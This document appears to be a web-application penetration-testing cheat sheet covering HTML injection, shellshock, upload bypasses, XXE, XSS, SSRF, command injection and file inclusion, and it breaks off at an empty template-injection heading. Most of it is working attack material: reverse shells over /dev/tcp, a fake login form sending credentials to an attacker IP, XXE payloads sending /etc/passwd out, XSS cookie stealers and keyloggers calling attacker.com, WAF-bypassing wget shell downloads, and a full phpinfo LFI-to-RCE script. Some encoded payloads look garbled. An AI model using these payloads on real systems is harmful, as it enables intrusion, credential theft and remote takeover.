HTML Injection - Reflected

Detection

Example URL:

```
http://google.com/search.php?
query=pentesting
```

We can test for HTML Injection by changing the value of the query parameter with html code.
Example Testing code:

```
        Query=<h2>Hi</h2>
        Query=<script>alert(document.cookie)
</script>
        Query= h1><a
href="http://attackerwebsite.com">
```

Or this can be done via a proxy interceptor when the HTTP request is POST.

Exploitation

We can replace the query parameter value with html code that connects back to a listener on the attacker machine. The code can be found in the scripts and codes section.

HTML Injection - Stored

In the stored version of HTML Injection, we can use the same malicious login code used in the case of reflect HTML injection but the place of injection would be any input box in the website such as comment areas, search forms
And other places that take user input.

Iframe Injection

Iframe injection happens when we are able to replace the value of 'src' in the Iframe with a file or URL of our choice to display a page belongs to us.

```
[http://192.168.211.131/ page.php?
ParamUrl=file.txt&ParamWidth=1000&ParamHeigh
t=250]
we can make ParamUrl='http://[our-ip]
```

CGI Web Apps-Testing for shellshock vulnerability

We look for a page that points to a .cgi file and we test with the following curl command.

```
root@kali:curl -k -H "user-agent: () { :; };
bash -i >& /dev/tcp/[attacker-ip]/[port]
0>&1" https://ip/session_login.cgi
```

Alternatively we can use burpsuite and intercept the request replacing the user agent with the above command or the below one

```
() { :; }; bash -i >& /dev/tcp/[attacker-
ip]/[port] 0>&1"
https://ip/session_login.cgi
```

Malicious Login form to send details to a listener

```
<div style="position: absolute; left: 0px;
top: 0px; width: 800px; height: 600px; z-
index: 1000;
background-color:white;">
Session Expired, Please Login:<br>
<form name="login"
action="http://attackerIP:port">
<table>
```

```
<tr><td>Username:</td><td><input type="text"
name="uname"/></td></tr>
<tr><td>Password:</td><td><input
type="password" name="pw"/></td></tr>
</table>
<input type="submit" value="Login"/>
</form>
</div>
```

Running Full wordpress enumeration and scan for vulnerabilities

Full Enumeration and scan for vulnerabilities

```
root@kali:~$wpscan --url sandbox.local --
enumerate ap,at,cb,dbe
```

Running brute force attack

```
root@kali:~$wpscan --url sandbox.local --
usernames [list or one username] --passwords
[file or one pass]
```

#--api-token: Specifying API token
#ap: all plugins
#at: all themes
#cb: config backups
#dbe: database exports

Cookie Security

/sessions.php

```
<?php
function start_session()
{
setcookie(name, value, expiretime, path,
domain, secure, httponly);
/or
session_set_cookie_params(expire, path,
domain, secure, httponly);
session_start();
if (!isset ($_SESSION['basket']))
{
        $_SESSION['basket']=array();
}
}
?>
```

Upload Vulnerabilities

Bypass Filters

changing file extension

Example:
shell.png.php

changing content type and keeping file extension to fit the allowed extensions

Example: intercept a burp request and change content type to this if your payload is in php

```
content-type:x-text/php
filename=shell.png
```

changing the magic number

```
root@kali: hexyl -n 256 file.php


root@kali: nano file.php
```

append GIF87a to the first line of the file and it will become JIF

Using php zip filters

We use PHP zip filters when the file's name that we upload to get RCE changes or is controlled by the web application. This means that if you uploade a file named [shell] the web application will rename it to any arbitrary name therefore we will not be able to call the RCE shell since the name of the file changes. #Lets take the below payload

```
<?php echo system($_GET['cmd']); ?>
```

First step would be to store this php payload in a php file such as [cmd.php]
Next step to zip the php file into a zip file

```
zip shell.zip cmd.php
```

Then you can use [curl] or the browser to upload the file.
Last step it to trigger the shell is done by navigating to the uploads path on the target domain and locating the file. For example, for the above shell we can browse to the below URL to trigger the shell

```
http://domain.com?file=zip://uploads/[filename]%23cmd&cmd=[command]
```

Replace [filename] with the name you have found.
The [%23] is the [#] character and [cmd] is the parameter through which the command will be executed.

Using File Name Truncation

File name trunctation is a bypass method where the last four characters of the file get truncated.
#For #example
A file named [upload.php.png] won't get uploaded if the server filters for extenstions such as [png].
One way to bypass this is to use long name enough to make the server omit the last four characters that happen to be [.png] so the final file name would be
[AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAA.php.png]
To test this you can create a variable such as [$URL] as the below shows

```
URL=$(python -c 'print
"http://domain.com/upload" + "A"*232 +
".php.png"')
```

and use the [$URL] in a curl command to see the server response

```
curl -i -s -k -X $'POST' -H $'Content-Type: application/x-www-form-urlencoded' --data-binary "url=$URL"
```

XXE

An XML External Entity (XXE) attack is a vulnerability that abuses features of XML parsers/data. It often allows an attacker to interact with any backend or external systems that the application itself can access and can allow the attacker to read the file on that system. They can also cause Denial of Service (DoS) attack or could use XXE to perform Server-Side Request Forgery (SSRF) inducing the web application to make requests to other applications. XXE may even enable port scanning and lead to remote code execution.

There are two types of XXE attacks: in-band and out-of-band (OOB-XXE).

1. An in-band XXE attack is the one in which the attacker can receive an immediate response to the XXE payload.

2. out-of-band XXE attacks (also called blind XXE), there is no immediate response from the web application and attacker has to reflect the output of their XXE payload to some other file or their own server.

XXE payload examples for in-band XXE

Reading ssh key file

```
<?xml version="1.0"?>
<!DOCTYPE root [<!ENTITY read SYSTEM
'file:///home/user/.ssh/id_rsa'>]>
<root>&read;</root>
```

reading /etc/passwd

[1]

```
<!DOCTYPE test [ <!ELEMENT test ANY >
<!ENTITY payload SYSTEM "file://etc/passwd"
>]>
 <userInfo>
 <firstName>motasem</firstName>
 <lastName>&payload;</lastName>
 </userInfo>
```

[2]

```
<!DOCTYPE root [<!ENTITY payload SYSTEM
'file:///etc/passwd'>]>
<root>&payload;</root>
```

Executing system commands

[1]

```
<!DOCTYPE test [ <!ELEMENT test ANY >
<!ENTITY payload SYSTEM "expect://id" >]>
 <userInfo>
 <firstName>motasem</firstName>
 <lastName>&payload;</lastName>
 </userInfo>
```

[2]

```
<!DOCTYPE root [<!ENTITY payload SYSTEM
"expect://id">]>
<root>&payload;</root>
```

Reading files on windows

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE testing [
  <!ELEMENT testing ANY >
  <!ENTITY payload SYSTEM
"file:///c:/boot.ini" >]><testing>&payload;
</testing>
```

XXE payload examples for Blind XXE

This payload will post the contents of /etc/passwd to your server.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE testing [
<!ELEMENT testing ANY >
<!ENTITY % payloadv1 SYSTEM
"file:///etc/passwd" >
<!ENTITY payloadv2 SYSTEM
"www.yoursite.com/?%payloadv1;">
]
>
<foo>&payloadv2;</foo>
```

XXE against JSON

XXE attacks are possible against a web application that formats data in JSON. Candidates to this attack including web pages that respond with JSON data format to web requests.
In order to exploit XXE in JSON, we need to play with the [content-type] http header so instead of [application/json] we make it [application/xml] and we convert the JSON data in the request into XML.
#Example POST request with XXE payload that reads [/etc/passwd]

```
POST /test-page HTTP/1.1

Host: domain.com

Accept: application/json

Content-Type: application/xml

Content-Length: 288

<?xml version="1.0" encoding="UTF-8" ?>

<!DOCTYPE test [<!ENTITY xxe SYSTEM
"file:///etc/passwd" >]>
```

```
<root>

<search>name</search>

<value>&xxe;</value>

</root>
```

#Example POST request that downloads a file from an attacker's web server

```
POST / HTTP/1.1
Host: domain.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:52.0) Gecko/20100101 Firefox/52.0
Accept:
text/html,application/xhtml+xml,application/
xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Length: 198

<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE test [<!ENTITY xxe SYSTEM
"http://attacker-ip:attacker-port/shell.php"
>]>
<foo>&xxe;</foo>
```


Automated Tools for BlindXXE

Payload generation

You can go to the below site and generate a payload

```
https://www.xxe.sh/
```

Make sure to select the right domain or ip in the input box



```
<!ENTITY % d SYSTEM "file:///etc/passwd">
<!ENTITY % c "<!ENTITY rrr SYSTEM 'ftp://your-ip:2121/%d;'>">
```

```
<?xml version="1.0"?>
<!DOCTYPE cdl [<!ENTITY % asd SYSTEM "http://your-ip/xxe.dtd">%asd;%c;]>
<cdl>&rrr;</cdl>
```

This will attempt to post the contents of /etc/passwd to your already open ftp server.
You can use the below tool in conjuction with [xxe.sh] to retrieve the contents

```
https://github.com/lc/230-OOB
```

and launch the listener

```
python3 230.py 2121
```

XSS

Reflected

In a reflected cross-site scripting attack, the malicious payload is part of the victims request to the website. The website includes this payload in response back to the user. To summarise, an attacker needs to trick a victim into clicking a URL to execute their malicious payload.

#Entry points

```
 Parameters in the URL Query String
URL File Path
Sometimes HTTP Headers
```

```
Search Fields
Comments section
Contact Forms
```

#Test

```
<script>alert("Hello")</script>

<script>alert(window.location.hostname)
</script>

"><script>alert('XSS');</script>
[suitable for escaping input tags]

</textarea><script>alert('THM');</script>
[suitable for escaping text areas]

';alert('THM');//
```

#Cookie Stealer

```
<script>fetch('https://attacker.com/steal?
cookie=' + btoa(document.cookie));</script>
```

#OR

```
<script>window.location='http://attacker/coo
kie='+document.cookie</script>
```

#keylogger payload that records every keystrok on a certain page

```
<script>document.onkeypress = function(e) {
fetch('https://attacker.com/log?key=' +
btoa(e.key) );}</script>
```

Stored

Stored cross-site scripting is the most dangerous type of XSS. This is where a malicious string originates from the websites database. This often happens when a website allows user input that is not sanitised (remove the "bad parts" of a users input) when inserted into the database.
A **attacker** creates a payload in a field when signing up to a website that is stored in the websites database. If the website doesn't properly sanitise that field, when the site displays that field on the page, it will execute the payload to everyone who visits it.

#Entry Points

```
Comments on a blog
User profile information
Website Listings
```

#Basic payloads

```
<script>alert('XSS')</script>

<script>alert('XSS')</script>

<script>alert(String.fromCharCode(88,83,83))
</script>

"><script>alert('XSS');</script>
[suitable for escaping input tags]

</textarea><script>alert('THM');</script>
[suitable for escaping text areas]

';alert('THM');//
```

#Img payloads

```
<img src=x onerror=alert('XSS');>

<img src=x onerror=alert('XSS')//
```

```
<img src=x
onerror=alert(String.fromCharCode(88,83,83))
;>

<img src=x
oneonerrorrror=alert(String.fromCharCode(88,
83,83));>

<img src=x:alert(alt) onerror=eval(src)
alt=xss>

"><img src=x onerror=alert('XSS');>

"><img src=x
onerror=alert(String.fromCharCode(88,83,83))
;>
```

#Svg payload

```
<svgonload=alert(1)>

<svg/onload=alert('XSS')>

<svg onload=alert(1)//
```

```
<svg/onload=alert(String.fromCharCode(88,83,
83))>

<svg id=alert(1) onload=eval(id)>

">
<svg/onload=alert(String.fromCharCode(88,83,
83))>

"><svg/onload=alert(/XSS/)

<svg><script href=data:,alert(1) />
(`Firefox` is the only browser which allows
self closing script)
```

#Div payload

```
<div onpointerover="alert(45)">MOVE
HERE</div>
<div onpointerdown="alert(45)">MOVE
HERE</div>
<div onpointerenter="alert(45)">MOVE
HERE</div>
<div onpointerleave="alert(45)">MOVE
HERE</div>
<div onpointermove="alert(45)">MOVE
```

```
HERE</div>
<div onpointerout="alert(45)">MOVE
HERE</div>
<div onpointerup="alert(45)">MOVE HERE</div>
```

#Cookie Stealer

```
<script>fetch('https://attacker.com?cookie='
+ btoa(document.cookie));</script>
```

#OR

```
<script>window.location='http://attacker?
cookie='+document.cookie</script>
```

#keylogger payload that records every keystrok on a certain page

```
<script>document.onkeypress = function(e) {
fetch('https://attacker.com/log?key=' +
btoa(e.key) );}</script>
```

DOM-based XSS

In a DOM-based XSS attack, a malicious payload is not actually parsed by the victim's browser until the website's legitimate JavaScript is executed.

An attackers payload will only be executed when the vulnerable Javascript code is either loaded or interacted with.

The JavaScript execution happens directly in the browser without any new pages being loaded or data submitted to backend code. Execution occurs when the website JavaScript code acts on input or user interaction.

#Example payloads

```
test" onmouseover="alert('Hover over the image and inspect the image element')"

test" onmouseover="alert(document.cookie)"

test" onhover="document.body.style.backgroundColor = 'red';

#"><img src=/ onerror=alert(2)>

<iframe src="javascript:alert(`xss`)">
```

Blind XSS

Same as Stored XSS but you can't see the payload working or if it actually stored in the database of the website.

#Entry points

```
Same as stored xss
```

#Note: Aim to include a call back in your payload such as [http] to learn whether your payload worked or not.

Popular XSS Tools

```
https://xsshunter.com/
```

XSS Filter Bypass

bypassing script tags or <> filters

```
<img src=x onerror=alert('Hello');>
```

```
/images/img.jpg" onload="alert('XSS');
```

bypassing filters for

- script
- onerror

- onsubmit
- onload
- onmouseover
- onfocus
- onmouseout
- onkeypress
- onchange

```
<style>@keyframes slidein {}</style><xss
style="animation-duration:1s;animation-
name:slidein;animation-iteration-count:2"
onanimationiteration="alert('Hello')"></xss>
```

```
<sscriptcript>alert('THM');</sscriptcript>
```

bypassing words filters with HTML5

```
0\"autofocus/onfocus=alert(1)-->
<video/poster/onerror=prompt(2)>"-
confirm(3)-"


<img src=x
onerror="eval(String.fromCharCode(97,108,101
,114,116,40,39,72,101,108,108,111,39,41))";>
```

```
<object onerror=alert('Hello')>

<object onbeforescriptexecute=confirm(0)>

<img src='1' onerror\x0b=alert(0) />

<input autofocus onfocus=alert(1)>

<video/poster/onerror=alert(1)>
```

Bypassing all filters with polyglots

```
jaVasCript:/*-/*`/*\`/*'/*"/**/(/*
*/onerror=alert('THM')
)//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/
</scRipt/-
-!>\x3csVg/<sVg/oNloAd=alert('XSS')//>\x3e
```

bypassing quotes filters with img tags and python

The first payload can be with img tag that creates a connecting to retrieve a document from a webserver.

```
<img src="x`
`<script>document.write('<script
src="http://your-ip/index.html"></script>');
</script>"` `>`
```

Unfortuneately, the quotes filters will remove quotes from this payload and won't work that's why we try encoding the payload inside the [document.write] element with python

```
>>> payload = '''document.write('<script
src="http://your-ip/index.html">
</script>');'''

>>> ','.join([str(ord(c)) for c in payload])
```

Executing both command above in python interpreter will yield an output similar to the below one

```
100,111,99,117,109,111,110,116,46,119,114,10
5,116,102,40,39,60,115,99,443,105,112,116,32
,115,43r,99,61,34,104,116,116,112,58,47,47,4
9,49,46,49,48,46,49,52,46,51,48,47,48,120,10
0,102,46,106,111,34,62,60,47,115,99,114,105,
112,116,62,39,41,60
```

The final payload will be

```
<img src="/>
<script>eval(String.fromCharCode(100,111,99,
117,109,111,110,116,46,119,114,105,116,102,4
0,39,60,115,99,443,105,112,116,32,115,43r,99
,61,34,104,116,116,112,58,47,47,49,49,46,49,
48,46,49,52,46,51,48,47,48,120,100,102,46,10
6,111,34,62,60,47,115,99,114,105,112,116,62,
39,41,60))</script>" />
```

We can follow the same logic to create a payload the retrieve the cookies. We can modify on the file hosted on our web server to a javascript file that retrieves the cookies and executes a request to our webserver

```
window.addEventListener('DOMContentLoaded',
function(e) { window.location =
"http://your-ip:8080/?cookie=" +
encodeURI(document.getElementsByName("cookie
")[0].value) })
```

Save this as [cookies.js]. Run your webserver on [80] and netcat on port [8080] to receive the cookie.

Resources

```
https://portswigger.net/web-security/cross-site-scripting/cheat-sheet

https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XSS%20Injection#common-payloads
```

Json Web Token's

SSRF

Example vulnerable code

In Php

```
<?php

if (isset($_GET['url']))

{

$url = $_GET['url'];

$image = fopen($url, 'rb');

header("Content-Type: image/png");
fpassthru($image);

}
```

In Python

```
from flask import Flask, request,
render_template, redirect

import requests

app = Flask(__name__)

@app.route("/")

def start():

url = request.args.get("id")

r = requests.head(url, timeout=2.000)

return render_template("index.html", result
= r.content)

if __name__ == "__main__":
```

```
app.run(host = '0.0.0.0')
```

Example of SSRF exploitation in the web URL

The below URL contains legitimate request to view items of a profile whose id = 1
[http://example.com/stock?url=https://domain.com/server/profile/item?id=1]
It can be exploited with SSRF to display all users with the below URL

```
http://example.com/stock?
url=https://domain.com/server/users/
```

Another way would be to display the content of sensitive directory using Directory traversal

```
http://example.com/stock?url=/../../users
```

If there were more than one URL parameters with conditional statements like [&] then we will use a payload like [&x=] to get rid of the logical condition and comment out the rest of the URL
Below is example of legitimate URL
http://example.com/stock?

url=https://domain.com/server/profile/item?id=1&token=4
Below we exploit it to ignore everything after our URL to which we want to direct visitors.
Suppose we want the server to make a request to:
http://hacker.com/hack?name=ssrf
then the exploit would be

```
http://example.com/stock?
url=http://hacker.com/hack?name=ssrf&x=
```

Some payloads if the URL consisted of ip and port

```
http://[::]:[port]
```

```
http://[ip]:[port]
```

```
http://:::[port]
```

```
http://2130706433:3306
http://Hex:[port]
```

Command Injection

Blind command injection

In this type of command injection, the web application does not return output or feedback when you inject it with paylods.
The only way to determine if your command has been executed is to use [ping] or [sleep] commands and monitor if the application hangs for seconds. For windows you can use [timeout] and also [ping].

Verbose command injection

Here the output is returned to the user where a decision can be formed if the system is vulnerable to command injection.

Example payloads both blind and verbose

Normally your payloads are system commands you wish to execute on the system. The general formula is below

```
expected input;payload
expected input&&payload
expected input&payload
```

Example payload for blind command injection

In the below example, we assume that the web application expects a numeric input. We provide [1] then followed by our payload which will store the content of the [/etc/passwd] to [file.txt] and then we use [cat] to display the file contents.

```
1&cat /etc/passwd > file.txt
1&cat file.txt
```

See below for full list of payloads

```
https://github.com/payloadbox/command-
injection-payload-list
```

Bypassing command injection filters

The dot filters

lets suppose that you got command injection in a URL parameter such as the below one

```
http://domain.com/page.php?id=1%26id


%26: URL-encoded form of ampersand (&)
```

The above one would return the current id of the current user. If you wanted to download a reverse shell to the target machine and execute it with below payload

```
http://domain.com/page.php?
id=1%26wget+192.168.1.5/shell.php
```

it wouldn't work because of the filter so the only solution is to convert your ip to the hext format. Convert every octet separately or do it online. In my case 192.168.1.5 = 0xc0a80101
So the final payload is

```
http://domain.com/page.php?
id=1%26wget+0xc0a80101/shell.php
```

Bypassing WAFs

Using the escape character \ and space character

Suppose we got the below URL

```
http://domain/product/?id=test
```

Obviously the above parameter [id] can be subject to multiple vulnerabilities among which are [LFI], [RFI]

and [Command Injection].
In some cases, WAF filters whole system commands and a set of blacklisted characters such as the forward slash. In that case, to execute system commands we can try the command below which downloads a file [shell] from the attacker's web server. #Note since [/] is forbidden we can't add URL paths which means to download the shell we need to name it as [index.html] so the target retrieves it automatically without specifying a path.

```
http://domain/product/?id='w\g\e\t
10.10.10.10 -O /t\m\p'
```

Or we can use another variation below

```
http://domain/product/?id='w\get 10.10.10.10
-O /tmp'
```

Most importantly is to avoid using [/] and append the full command with single quotes [''']. In some cases you may need to prepend the command with a [space] such as the below one

```
http://domain/product/?id= 'w\get
10.10.10.10 -O /tmp'
```

Using empty shell variables

Example of empty shell variables is below

```
${emptyshellvariable}
```

We can place this in between letters of prohibited characters/commands.
Let's take the below URL

```
http://domain/product/?id=one
```

With command injection and WAF bypass it becomes like below

```
http://domain/product/?id=wget
http://attacker.com${emptyshellvariable}/sh$
{emptyshellvariable}ell
```

Or to display the /etc/shadow file contents

```
http://domain/product/?id=CAT
/e${emptyshellvariable}tc/${emptyshellvariab
le}shad${emptyshellvariable}ow
```

File Inclusion

Local File Inclusion

Method one: manipulating the URL parameter

We look at the url parameter always and try to replace it with the files you want to get access to. Below are two URLs; first one is normal request to retrieve [hi.php] and second one is a request to retrieve [/etc/passwd] via local file inclusion

```
Normal Request
http://domain.com/test.php?file=hi.php
Malicious request
http://domain.com/test.php?file=/etc/passwd/
```

Method two: using path traversal to expose sensitive files

Here we use directory traversal to move up in the directory structure of the target machine to reach the [/etc/] or even [/root]

```
Normal Request
http://domain.com/test.php?file=hi.php
Malicious request
http://domain.com/test.php?
file=/../../../../etc/passwd
```

The number of [dots] and [slashes] depend on the current working directory. Use trial and error to find the current working directory of the target machine.

Method three: using the null bytes to bypass extensions

Sometimes the webserver appends extensions such as [.php] to the value of the URL parameter so if you request
[test.php?file=hi] the web server will evaluate it as [test.php?file=hi.php] which means if you try to use or append [/etc/passwd] it will result in 404 error. To bypass this we use the null byte to ignore whatever comes after the payload

```
 Normal Request
http://domain.com/test.php?file=hi
Malicious request
http://domain.com/test.php?
file=/../../../../etc/passwd%00
```

Method four: using POST requests

Sometimes the server only accepts post requests which means you will need to change that using either BurpSuite or curl. Below is an example curl command to execute LFI

```
curl -X POST http://domain.com/test.php  -d 'method=POST&file=/../../../../etc/passwd%00'
```

Method five; Using the php wrapper filter

Use this method if you want to read contents of php files because normally the content of php files can't be viewed with regular [LFI]. We use [base64] or [ROT13] so that the web server doesn't execute the content of the [php] file we are viewing.

```

http://example.thm.labs/page.php?file=php://filter/read=string.rot13/resource=/index.php

http://example.thm.labs/page.php?file=php://filter/convert.base64-encode/resource=/index.php
```

Method six: From LFI TO RCE

Log file poisoning

We can poison log files of ssh or apache server by injecting a php code in the log file then execute the code by including the log file via the request.
A common way to inject log files of apache servers is to inject the user agent field in the request with your code.

```
curl -A "<?php phpinfo();?>"
http://domain.com/login.php
```

This will make the user agent equals to the php code above hence when visting the login page, the webserver will log the attempt with the injected user agent.
Next step is to use the [LFI] and visit the log file to execute the code.

PHP Sessions

This technique relies on knowing the php configuration of the web application to locate and find the sessions file. The [sessions] files stores information about your login including the cookies and the username. If we can inject a [php code] in the username field then by locating and visiting the [sessions file] we can execute and trigger the code.

Sessions files are normally located in one of the below locations

```
c:\Windows\Temp
/tmp/
/var/lib/php5
/var/lib/php/session
```

Your best chance is to access [phpinfo] and view where the sessions file is located.
Next inject a php code in the username field. You can do this by using your php code as the username before you login.
After that, your php code will have been recorded in the sessions file. Now given that the web application is vulnerable to [LFI] you can then include the [sessions] file in your request to trigger the php code.

Using phpinfo

This relies on the ability to access and locate php configruation of the target. This could by accessing and locating [phpinfo.php]. The code below can be used and modified as per your scenario to gain shell access. You can also download the below script from this link
[https://www.insomniasec.com/downloads/publica

tions/phpinfolfi.py].
Remember to change on [REQ1] variable to the correct phpconf file you found.
Also Make sure to put in the value of [phpsessid] in the code.
Change on [local_ip] and [local_port] in the variable [PAYLOAD] to point to your ip and the port of your listener.

```
#!/usr/bin/python
import sys
import threading
import socket

def setup(host, port):
    TAG="Security Test"
    PAYLOAD="""%s\r <?php system("bash -c
'bash -i >& /dev/tcp/%s/%d 0>&1'");?>\r""" %
(TAG, local_ip, local_port)
    REQ1_DATA="""-----------------------------
--7dbff1ded0714\r
Content-Disposition: form-data;
name="dummyname"; filename="test.txt"\r
Content-Type: text/plain\r
\r
%s
```

```
-----------------------------7dbff1ded0714--
\r""" % PAYLOAD
    padding="A" * 5000
    REQ1="""POST /phpinfo.php?
a="""+padding+""" HTTP/1.1\r
Cookie:
PHPSESSID=q249llvfromc1or39t6tvnun42;
othercookie="""+padding+"""\r
HTTP_ACCEPT: """ + padding + """\r
HTTP_USER_AGENT: """+padding+"""\r
HTTP_ACCEPT_LANGUAGE: """+padding+"""\r
HTTP_PRAGMA: """+padding+"""\r
Content-Type: multipart/form-data;
boundary=---------------------------
-7dbff1ded0714\r
Content-Length: %s\r
Host: %s\r
\r
%s""" %(len(REQ1_DATA),host,REQ1_DATA)
    #modify this to suit the LFI script
    LFIREQ="""GET /lfi.php?load=%s%%00
HTTP/1.1\r
User-Agent: Mozilla/4.0\r
Proxy-Connection: Keep-Alive\r
Cookie: PHPSESSID=""" + phpsessid + """\r
```

```
Host: %s\r
\r
\r
"""
    return (REQ1, TAG, LFIREQ)

def phpInfoLFI(host, port, phpinforeq,
offset, lfireq, tag):
    s = socket.socket(socket.AF_INET,
socket.SOCK_STREAM)
    s2 = socket.socket(socket.AF_INET,
socket.SOCK_STREAM)

    s.connect((host, port))
    s2.connect((host, port))

    s.send(phpinforeq)
    d = ""
    while len(d) < offset:
        d += s.recv(offset)
    try:
        i = d.index("[tmp_name] =>")
        fn = d[i+17:i+31]
    except ValueError:
        return None
    s2.send(lfireq % (fn, host))
    d = s2.recv(4096)
    s.close()
    s2.close()

    if d.find(tag) != -1:
        return fn

counter=0
class ThreadWorker(threading.Thread):
    def __init__(self, e, l, m, *args):
        threading.Thread.__init__(self)
        self.event = e
        self.lock =  l
        self.maxattempts = m
        self.args = args

    def run(self):
        global counter
        while not self.event.is_set():
            with self.lock:
                if counter >=
self.maxattempts:
                    return
                counter+=1

            try:
                x = phpInfoLFI(*self.args)
                if self.event.is_set():
                    break
                if x:
                    print "\nGot it! Shell
created in /tmp/g"
                    self.event.set()

            except socket.error:
                return



def getOffset(host, port, phpinforeq):
    """Gets offset of tmp_name in the php
output"""
    s = socket.socket(socket.AF_INET,
socket.SOCK_STREAM)
    s.connect((host,port))
    s.send(phpinforeq)

    d = ""
    while True:
        i = s.recv(4096)
        d+=i
        if i == "":
            break
        # detect the final chunk
        if i.endswith("0\r\n\r\n"):
            break
    s.close()
    i = d.find("[tmp_name] =>")
    if i == -1:
        raise ValueError("No php tmp_name in
phpinfo output")

    print "found %s at %i" % (d[i:i+10],i)
    # padded up a bit
    return i+256

def main():

    print "LFI With PHPInfo()"
    print "-=" * 30

    if len(sys.argv) < 2:
        print "Usage: %s host [port]
[threads]" % sys.argv[0]
```

```
        sys.exit(1)

    try:
        host =
socket.gethostbyname(sys.argv[1])
    except socket.error, e:
        print "Error with hostname %s: %s" %
(sys.argv[1], e)
        sys.exit(1)

    port=80
    try:
        port = int(sys.argv[2])
    except IndexError:
        pass
    except ValueError, e:
        print "Error with port %d: %s" %
(sys.argv[2], e)
        sys.exit(1)

    poolsz=10
    try:
        poolsz = int(sys.argv[3])
    except IndexError:
        pass
    except ValueError, e:
        print "Error with poolsz %d: %s" %
(sys.argv[3], e)
        sys.exit(1)

    print "Getting initial offset...",
    reqphp, tag, reqlfi = setup(host, port)
    offset = getOffset(host, port, reqphp)
    sys.stdout.flush()

    maxattempts = 1000
    e = threading.Event()
    l = threading.Lock()

    print "Spawning worker pool (%d)..." %
poolsz
    sys.stdout.flush()

    tp = []
    for i in range(0,poolsz):

tp.append(ThreadWorker(e,l,maxattempts,
host, port, reqphp, offset, reqlfi, tag))

    for t in tp:
        t.start()
    try:
        while not e.wait(1):
            if e.is_set():
                break
            with l:
                sys.stdout.write( "\r% 4d /
% 4d" % (counter, maxattempts))
                sys.stdout.flush()
                if counter >= maxattempts:
                    break
        print
        if e.is_set():
            print "Woot!  \m/"
        else:
            print ":("
    except KeyboardInterrupt:
        print "\nTelling threads to
shutdown..."
        e.set()

    print "Shuttin' down..."
    for t in tp:
        t.join()
```

```
if __name__=="__main__":
    main()
```

Then you can run the script as below

```
python phpinfolfi.py [your-ip] 80 [number-
of-threads]
```

Setup your listener

```
nc -lvp 4545
```

Remote File Inclusion

In remote file inclusion, we aim to change the value to the URL parameter to a URL under our control so that the target server will make a request to our server and execute commands or do an RCE.

```
Normal Request
http://domain.com/test.php?file=hi
Malicious request
http://domain.com/test.php?
file=http://attacker-ip/php-server-shell.php
```

Server Side Template Injection

Overview

